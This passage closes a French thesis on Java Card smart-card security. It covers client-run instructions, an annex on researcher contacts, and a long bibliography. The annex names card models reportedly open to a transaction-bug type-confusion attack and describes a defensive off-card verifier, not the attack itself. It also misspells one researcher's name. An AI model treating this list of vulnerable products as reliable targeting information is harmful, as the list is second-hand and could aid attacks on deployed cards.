
L'image ci-dessous s'affiche :



Exécuter la partie terminale (cette étape se fait après l'installation de l'applet sur la carte) de cette manière :

- Cliquer sur + devant jsr268.sampleClient.
- Cliquer sur le bouton droit de la souris sur le fichier SampleClient.java.
- Sélection ***Run As.***
- Cliquer ***Java Application.***

Une console affiche le résultat ou d'éventuelles erreurs, et l'application cliente va interagir avec l'applet de la carte.



ANNEXE B:

Travaux et contacts

Dans ce travail on a coopérer avec plusieurs professeurs de laboratoires étrangers qui travaillent dans la sécurité des cartes à puce java. Ils nous ont aidé à comprendre, manipuler et à métriser ces systèmes.

Les outils de développements utilisés sont proposés par **Jean-Louis Lanet** et **Guillaume Bouffard** qui ont proposés la plus part des attaques et contre attaques dans les cartes à puce java. Ils travaillent maintenant sur le projet OPAL qui propose des outils de déploiement des cartes a puce.

On a aussi contacté **Wojciech Mostowski** et **Erik Pollles**, les auteurs de l'attaque étudié dans ce mémoire.

Erik Pollles qui m'a donné récemment la liste des types des cartes a puces qui supportent cette attaque.

Voila quelques exemples:

1. Giesecke & Devrient JC2.1.1 GD20
2. Giesecke & Devrient JC2.2.1 GD30
3. Older Cybreflex cards
4. Schlumberger Sema JC2.1.1

Les autres types de cartes ne supportent pas cette attaque parce que l'implémentation de la machine virtuelle interdit l'annulation des transactions ce qui est pas conforme a la spécification java card [34].

Malheureusement on a acheté 7 types de cartes à puces et un lecteur du même fournisseur (GEMALTO) avant la réponse d'**Erik Pollles.**

L'expérimentation sur la plus part des cartes nous ne permet pas de tester l'attaque présenté par **Wojciech Mostowski**, **Erik Pollles** et **Jip Hogenboom**, car le fournisseur n'a pas suivi la spécification du java card.

A cause de la limite du temps (la peur de perdre le temps dans la procédure d'achat (l'achat des 7 premières cartes a durée presque 4 mois), on s'est basé sur les articles de **Wojciech Mostowski**, **Erik Pollles** et **Jip Hogenboom** [25] afin de ne pas reproduire l'attaque, mais on a implémenté un vérificateur hors carte qui permet d'empêcher le chargement de tous les applets qui exploitent le bug de transaction afin de créer une confusion de type.

Références Bibliographiques:

[1]: S. Ravi, A. Raghunathan, P. Kocher, and S. Hattangady, “Security in Embedded Systems: Design Challenges”. ACM Transactions on Embedded Computing Systems, Vol. 3, No. 3, pp. 461–491,2004.

[2]: S.Ravi, A.Raghunathan ,S.Chakradhar. «Tamper Resistance Mechanisms for Secure Embedded Systems». Proceedings of the 17th International Conf on VLSI Design (VLSID’04), Mumbai, India, 2004.

[3]: C. Salter, O. S. Saydjari, B. Schneier, and J. Wallner, “Towards a Secure System Engineering Methodology,” in Proc. New Security Paradigms Wkshp, pp. 2–10, 1998.

[4]: J. Kelsey, B. Schneier, and D. Wagner, “Protocol interactions and the chosen protocol attack,” in Proc. Int. Wkshp. on Security Protocols, pp. 91–104,1997.

[5]: B. Schneier, Applied Cryptography: Protocols, Algorithms and Source Code in C.John Wiley and Sons, 1996.

[6]: W. Stallings, Cryptography and Network Security: Principles and Practice. Prentice Hall, 1998.

[7]: J. Lizarraga, R.Uribeetxeberria, U.Zurutuza, M. Fernández. “Security in embedded systems”. Poster presented at IADIS International Conference on Applied Computing 2006.

[8]: J. Grand, “Practical Secure Hardware Design for Embedded Systems”. In Proceedings of the 2004 Embedded Systems Conference, San Francisco, California,2004.

[9]: E. Chien and P. Szor. “Blended attack exploits, vulnerabilities, and bufferoverflow techniques in computer viruses”. Symantec White Paper, New Orleans.USA, pp 1-35, 2002.

[10]: K. Markantonakis, M. Tunstall, G. Hancke, I. Askoxylakis, and K. Mayes, “Attacking smart card systems: Theory and practice” Information Security Technical Report, vol. 14, no. 2, pp. 46 – 56, 2009.

[11]: Michael Tunstall. «Smart card security: Smart cards and Cryptography ‘chapter1’ ». Assurance and Security, 2007 - Springer.

[12]: Olivier FAURAX. « Évaluation par simulation de la sécurité des circuits face aux attaques par faute ».thèse du doctorat, université de la méditerranée. Ecole doctorale de mathématiques et informatique éd. 184. tel-00368222, version 1 -14 2009.

[13] : Oriane Agostini. « Simulateur D'attaques Hardware Sur Cartes à Puce ». Université de Bordeaux 1 UFR de Mathématiques. Versailles, 2009.

[14] : B. Yee, Using Secure Co-processors. PhD thesis, Carnegie Mellon University, 1994.

[15]: A. Arbaugh, D. J. Farber, and J. M. Smith, "A Secure and Reliable BootStrap Architecture," in Proc. of IEEE Symposium on Security and Privacy, pp. 65–71, 1997.

[16]: The IBM PCI Cryptographic Coprocessor. IBM Inc. (http://www-3.ibm.com/security/cryptocards/).

[17]: Samuel Chanson, « Guide to Smart Card Technology», director of Cyberspace Center. pp 16-29.

[18]: Nicolas Anciaux, « Database Systems on Chip », PhD Thesis for the Degree of Doctor, Université de Versailles Saint-Quentin-en-Yvelin, 2004.

[19]: Sébastien Chassande; Stéphane Martin « Protection par capacité cachée sur carte à puce Java Card », Maîtrise des Sciences et Techniques, Laboratoire SIRAC ; INRIA Rhônes-Alpes, 1999.

[20]: K.O. Gadellaa, « Fault Attacks on Java Card, An overview of the vulnerabilities of Java Card enabled Smart Cards against fault attacks»,Master's Thesis, Technische Universiteit Eindhoven, 2005.

[21]: Stefano Zanero: « Smart Card Content Security, Defining "tamperproof" for portable smart media», Dipartimento di Elettronica e Informazione Politecnico di Milano, Version 1.0. 2002.

[22]: Julien Iguchi-Cartigny; Jean-Louis Lanet : « Developing a Trojan applets in a smart card», Springer-Verlag France 2009.

[23]: J. Iguchi-Cartigny, J.-L. Lanet « Évaluation de l'injection de code malicieux dans une Java Card » SSTIC 2009, Rennes 2, 2009.

[24]: Mostowski,W., Poll, E.: «Malicious code on java card smartcards: Attacks and countermeasures ». In: Proceedings of the Smart Card Research and advanced application conference (CARDIS 2008), pp. 1–16, 2008.

[25]: Jip Hogenboom and Wojciech Mostowski: «Full Memory Read Attack on a Java Card ». Proceedings of 4th Benelux Workshop on Information and System Security, Louvain- la-Neuve, Belgium, 2009.

[26]: A.A. Sere, J. Iguchi-Cartigny, and J.L. Lanet: «Automatic detection of fault attack and countermeasures ». In: Proceedings of the 4th workshop on Embedded Systems Security. ACM. pp. 1–7, 2009.

[27]: Olivier Faurax : « Evaluation Par Simulation De La Securite Des Circuits Face Aux Attaques Par Faute », Thèse Pour Obtenir Le Grade De Docteur De L'université De La Méditerranée, tel-00368222, version 1 – 14, 2009.

[28] : Ahmadou A.SERE, Julien Iguchi-Cartigny, Jean-Louis Lanet : «Evaluation of Countermeasures Against Fault Attacks on Smart Cards». International Journal of Security and Its Applications Vol. 5 N° 2, 2011.

[29] : Ahmadou Al Khary Séré, Julien Iguchi-Cartigny, Jean-Louis Lanet : « Évaluation de mécanismes de détection d'attaques en fautes sur le tas statique d'une Java Card », Crypto' Puce 09, Porquerolles, 2009.

[30]: E. Vetillard and A. Ferrari. "Combined Attacks and Countermeasures". In: Smart Card Research and Advanced Application, pp. 133–147, Cardis LNCS 6035, 2010.

[31]: Sun Microsystems, Inc., http://www.sun.com. Java Card 2.2.2 Runtime Environment Specification, March 2006.

[32]: G. Lowe, "Towards a completeness result for model checking of security protocols," in Proc. 11th Computer Security Foundations Wkshp., 1998.

[33]:O. Kommerling and M. G. Kuhn, "Design principles for tamper-resistant smartcard processors," in Proc. USENIX Wkshp. on Smartcard Technology (Smartcard '99), pp. 9–20, 1999.

[34]: Sun Microsystems, Inc., http://www.sun.com. Java Card 2.2.2 virtual machine specification, 2006.

[35]: LANNETTE Romain. « Les JAVA CARD ». Projet de Fin d'Etude Année 2007-2008. Ensem.

[36] : X. Perrin, J. Janier, E. De Castro, E. Gourlay : « java card ». Projet de veille technologique. Université des sciences Technologies de Lille, 2005.

[37] : Etter Frédéric : « Java Card ». Sun Microsystems, 2002.